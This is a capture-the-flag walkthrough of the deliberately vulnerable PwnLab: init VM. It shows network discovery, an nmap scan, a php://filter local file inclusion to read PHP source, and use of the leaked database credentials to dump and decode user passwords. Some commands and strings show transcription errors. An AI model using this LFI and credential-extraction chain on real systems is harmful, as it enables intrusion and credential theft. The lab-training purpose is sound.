



HOW TO CAPTURE THE FLAG



This is to help you walk you through various capture the flag (CTF) challenges. In order to ease into this we're going to take a minute now to detail what a CTF challenge is (for those of you that don't already know). Then, we'll get hacking at the PwnLab: init CTF challenge. So, let's get started!



What is a CTF Challenge?

Simply put, a CTF challenge is a system that has been intentionally configured with vulnerable software for the sole purpose of hacking. When hacking a CTF the "player" (attacker) must find and exploit these vulnerabilities in order to gain access to a text file containing the flag. Once the flag has been read, the game is won! It's basically a more complex lab setup configured in a sort of test format. This is why before getting started with CTF challenges you should have first set up your own home lab and tried some techniques with that first.


You may be wondering how this helps us become better hackers. Well, my direct answer to that question is: practice makes perfect! If we really take the time to play these CTF challenges, we become exposed to a *far* wider range of attacks than we'd normally see. By seeing and using these attacks ourselves, we gain a better understanding of how they work, which in turn makes us better hackers. Now that we know what a CTF is and the perks gained from playing them, let's get started at hacking our first CTF challenge!

Hacking the PwnLab: init CTF

The first CTF challenge we'll be taking a crack at is [PwnLab: init](#). This is meant to be a relatively easy CTF to complete, so it's a perfect candidate to start us out! When we download PwnLab, it comes as a VM, so we can run it inside VirtualBox, which is what we'll be doing here. This CTF can get a bit lengthy, so we're going to split the pwnage up into two parts. This part will be reconnaissance and preparing the attack, and the next part will be exploitation and privilege escalation. Let's get hacking!

Step 1: Finding the Target

If we're going to hack PwnLab, we need to know its address! Since PwnLab is configured to automatically pull an IP address via DHCP, we need to have a scan running in order to see its address. So, we'll start the scan, then we'll start the PwnLab VM and we'll have the address. We'll be hacking PwnLab from BackTrack, so we'll be using [netdiscover](#). First we need to find the address range to use in netdiscover. We can use the **ifconfig** command for this:

A terminal window titled 'root@bt: ~' with a menu bar (File, Edit, View, Terminal, Help). The terminal shows the output of 'ifconfig | grep inet' and the command 'netdiscover -i eth0 -r 10.130.10.0/24'.

```
root@bt:~# ifconfig | grep inet
    inet addr:10.130.10.18  Bcast:10.130.10.255  Mask:255.255.255.0
    inet6 addr: fe80::a00:27ff:fe0a:6e79/64 Scope:Link
    inet addr:127.0.0.1    Mask:255.0.0.0
    inet6 addr: ::1/128 Scope:Host
root@bt:~# netdiscover -i eth0 -r 10.130.10.0/24
```

We can see that our address is 10.130.10.18 with a subnet mask of 255.255.255.0. By representing this information in CIDR notation, we can deduce that we need to scan for the 10.130.10.0/24 range of IP addresses. The netdiscover tool has a *lot* of output, so I've typed the command out as well. Now that we have our scan ready, let's execute it. We'll need to give it a second to gather results, then we'll start our VM. Once we do, we should see a new host appear in the scan results:

```
root@bt: ~
File Edit View Terminal Help
Currently scanning: Finished! | Screen View: Unique Hosts
13 Captured ARP Req/Rep packets, from 13 hosts. Total size: 780
```

IP	At MAC Address	Count	Len	MAC Vendor
10.130.10.1	00:c1:64:a0:b1:c5	01	060	Unknown vendor
10.130.10.12	f8:0f:41:6b:d8:2e	01	060	Unknown vendor
10.130.10.21	f8:0f:41:70:d8:45	01	060	Unknown vendor
10.130.10.22	f8:0f:41:71:42:b2	01	060	Unknown vendor
10.130.10.23	f8:0f:41:6b:d8:19	01	060	Unknown vendor
10.130.10.25	f8:0f:41:70:d5:f8	01	060	Unknown vendor
10.130.10.27	f8:0f:41:70:d8:2e	01	060	Unknown vendor
10.130.10.29	00:1c:c0:59:15:3d	01	060	Intel Corporate
10.130.10.31	14:da:e9:48:31:ba	01	060	Unknown vendor
10.130.10.33	00:1c:c0:55:12:0b	01	060	Intel Corporate
10.130.10.40	f8:0f:41:6b:d8:29	01	060	Unknown vendor
10.130.10.34	00:1c:c0:59:14:e4	01	060	Intel Corporate
10.130.10.41	08:00:27:3d:b7:b1	01	060	CADMUS COMPUTER SYSTEMS

We can see at the end of our netdiscover output that we have the IP address of our target, 10.130.10.41. Now that we have this address, we can do some recon on the target.

Step 2: Performing a Port Scan with Nmap

In order to find potential vulnerabilities on our target, we need to know what ports are open, and what services are listening on those ports. To find this oh-so-valuable information, we'll be performing a port scan using [nmap](#). Let's see the command and the output, then we'll discuss what's happening under the hood:


```
root@bt: ~  
File Edit View Terminal Help  
root@bt:~# nmap -Pn -sS -sV 10.130.10.41 -p1-4000 > nmap.txt  
root@bt:~# cat nmap.txt  
  
Starting Nmap 6.01 ( http://nmap.org ) at 2016-10-17 14:53 EDT  
Nmap scan report for 10.130.10.41  
Host is up (0.00035s latency).  
Not shown: 3997 closed ports  
PORT      STATE SERVICE      VERSION  
80/tcp    open  http         Apache httpd 2.4.10 ((Debian))  
111/tcp   open  rpcbind (rpcbind V2-4) 2-4 (rpc #100000)  
3306/tcp  open  mysql       MySQL 5.5.47-0+deb8u1  
MAC Address: 08:00:27:3D:B7:B1 (Cadmus Computer Systems)  
  
Service detection performed. Please report any incorrect results at http://nmap.org/submit/ .  
Nmap done: 1 IP address (1 host up) scanned in 7.03 seconds  
root@bt:~#
```

We can see that we've not only used nmap, but we've given a variety of flags and switches to customize our scan. We've disabled host checking (-Pn), enabled SYN scanning (-sS), and enabled service detection (-sV). We've also specified that we only want to scan ports 1 through 4000. Then, we pipe the output into a new text file named nmap.txt. This is so that we can look at the scan results again at any time without having to re-scan the target.

We can see by the result of our scan that PwnLab is hosting a MySQL database and some sort of website. The database may contain some sweet goodies, but I think we'll take a look at this web server being hosted on port 80 first.


Step 3: Analyzing the Web App for Vulnerabilities

Since we know that there's a web app being hosted on PwnLab, we're going to see if we can find any vulnerabilities to exploit. We're going to start by pointing our browser to PwnLab's IP address. Once we do, we should be greeted with a home page like this:



Use this server to upload and share image files inside the intranet


Nothing particularly stands out on the home page, so let's move to the login page and see if anything sticks out to us:



When we move to the login page, we can see the URI change as a new resource is selected. After some research I found that there's a local file inclusion vulnerability in this sort of resource selection. Local file inclusion (LFI) can help us read files that we otherwise shouldn't be able to read. In this case, we can use it to read the source code of the PHP scripts that run the web app. We'll have to use a variant of LFI that uses built-in PHP converters to convert the source code to base64 so we can decode and read it.

Step 4: Retrieving and Reviewing the Login PHP Script Source Code

In order to exploit this LFI vulnerability, we simply need to modify the URI and point the base64 converter to the login.php resource. Once we do, we should see a result such as this:



There we go! We successfully exploited LFI. Now we need to retrieve this base64 string and decode it to get the login PHP script source code. We can download the base64 string by re-using the current URL and feeding it to the **curl** command, we're also going to save the output to a file named tmp.txt. Let's do that now:

```
root@bt: ~
File Edit View Terminal Help
root@bt:~# curl http://10.130.10.41/?page=php://filter/convert.base64-encode/resource=login > tmp.txt
% Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
           %             0         0                 0          0         0     448k
105 1377 105 1377    0    0 352k      0  --:--:-- --:--:-- --:--:-- 448k
root@bt:~#
```

Now, the curl command will also save the rest of the source code for the webpage, so we need to open a text editor and remove the HTML tags so we have nothing but the base64 string left; I'll leave that to you. Now that we have our base64 string in a text file, we can decode it and delete our temp. file. Let's decode the base64 now:

```
root@bt: ~
File Edit View Terminal Help
root@bt:~# nano tmp.txt
root@bt:~# base64 -d tmp.txt > login-source.txt
base64: invalid input
root@bt:~# rm tmp.txt
root@bt:~#
```

We've decoded the base64 and stored the output in a new text file. We then delete our temporary file as we no longer need it. Now that we have the login page source code, let's take a look at it:

```
root@bt: ~
File Edit View Terminal Help
<?php
session start();
require("config.php");
$mysqli = new mysqli($server, $username, $password, $database);
```

Step 5: Retrieving and Viewing the Config PHP Source Code

We can see here at the very beginning of the login PHP source code, it required code from another resource named config.php. Since the LFI worked for the login PHP script, it should work for the config PHP script as well. I'm not going to go through the whole process again, as it's the exact same steps we took before. I will however post a screenshot with all the steps. Let's download and decode the config.php source code:

```
root@bt: ~
File Edit View Terminal Help
root@bt:~# curl http://10.130.10.41/?page=php://filter/convert.base64-encode/res
source=config > tmp.txt
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left   Speed
101  405  101  405    0    0  256k      0  --:--:-- --:--:-- --:--:--  395k
root@bt:~#
root@bt:~# nano tmp.txt
root@bt:~#
root@bt:~# base64 -d tmp.txt > config-source.txt
base64: invalid input
root@bt:~# rm tmp.txt
root@bt:~#
```


Now that we have the config.php source, we can see what PwnLab is trying to hide from us:

```
root@bt: ~
File Edit View Terminal Help
root@bt:~# cat config-source.txt
<?php
$server = "localhost";
$username = "root";
$password = "H4u%QJ H99";
$database = "Users";
?>root@bt:~#
```


Aha! We found a username and a password inside the config.php source code. I'm willing to bet that these are the credentials we need to log into the MySQL database we saw earlier!

Step 6: Log into and Explore the MySQL Database

Now that we have the creds to get into the MySQL database, we can log in and see what goodies they're trying to keep from us. We can use the default MySQL client installed on BackTrack to log into and explore the MySQL database. Once we give all the info to our client, we should be prompted with a password, and once we enter the password, we should be given a MySQL prompt. Let's log into the database now:

A screenshot of a terminal window titled 'root@bt: ~'. The window has a menu bar with 'File', 'Edit', 'View', 'Terminal', and 'Help'. The terminal output shows the command 'mysql -h 10.130.10.41 -u root -p' being executed. It prompts for a password, then displays the MySQL welcome message: 'Welcome to the MySQL monitor. Commands end with ; or \g. Your MySQL connection id is 41. Server version: 5.5.47-0+deb8u1 (Debian)'. It also shows copyright information for Oracle and instructions on how to get help or clear the input. The prompt 'mysql>' is visible at the bottom. A large, semi-transparent 'back track 5' logo is overlaid on the right side of the terminal window.

```
root@bt: ~  
File Edit View Terminal Help  
root@bt:~# mysql -h 10.130.10.41 -u root -p  
Enter password:  
Welcome to the MySQL monitor.  Commands end with ; or \g.  
Your MySQL connection id is 41  
Server version: 5.5.47-0+deb8u1 (Debian)  
  
Copyright (c) 2000, 2011, Oracle and/or its affiliates. All rights reserved.  
  
Oracle is a registered trademark of Oracle Corporation and/or its  
affiliates. Other names may be trademarks of their respective  
owners.  
  
Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.  
mysql>
```

There we go! Our stolen credentials checked out and now we have access to the database. Now we can use the **show** and **use** commands in order to find and select a database, and show the tables inside that database. Let's start by looking for databases with the **show** command:

```
mysql> show databases;
+-----+
| Database |
+-----+
| information_schema |
| Users      |
+-----+
2 rows in set (0.00 sec)

mysql>
```

When we execute our show command, we are returned with a single database under the name Users. This must be where they keep all the user passwords! Let's utilize the **use** command in order to select this database, then we'll use the **select** command to extract all the data from it:

```
mysql> use Users;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
+-----+
| Tables_in_Users |
+-----+
| users            |
+-----+
1 row in set (0.00 sec)

mysql>
```

```
mysql> select * from users;
+----+-----+
| user | pass |
+----+-----+
| kent | Sld6WHVCskp0eQ== |
| mike | U0lmZHNURW42SQ== |
| kane | aVN2NVltMkdSbw== |
+----+-----+
3 rows in set (0.02 sec)

mysql>
```

Once we extracted all entries from the users table we were given a table of usernames and passwords. But, it seems that the passwords are encoded with base64. But, that's not a problem for determined attackers like us!

Step 7: Retrieve and Decode the Credentials

I've made a new file named users.txt and have stored the usernames and passwords in it. We can now go through and use the **echo** command along with the base64 command in order to decode each of these passwords. We'll start by decoding kent's password:

```
root@bt: ~
File Edit View Terminal Help
root@bt:~# echo "Sld6WHVCskp0eQ==" | base64 -d
JWzXuBJJNyroot@bt:~#
```

Now we just have to repeat this process for the other two usernames and we end up with credentials that look like this:

```
root@bt: ~
File Edit View Terminal Help
GNU nano 2.2.2 File: users.txt Modified
kent: JWzXuBJJNy
mike: SIfdsTEn6I
kane: iSv5Ym2GRo
```

Now that we have credentials, we may be able to cause more havoc in the web app we used earlier! But, we've done more than enough damage here.

Today we covered and demonstrated the concept of LFI and basic data extraction with native tools. See what else you can do to perform some privilege escalation and capture that flag!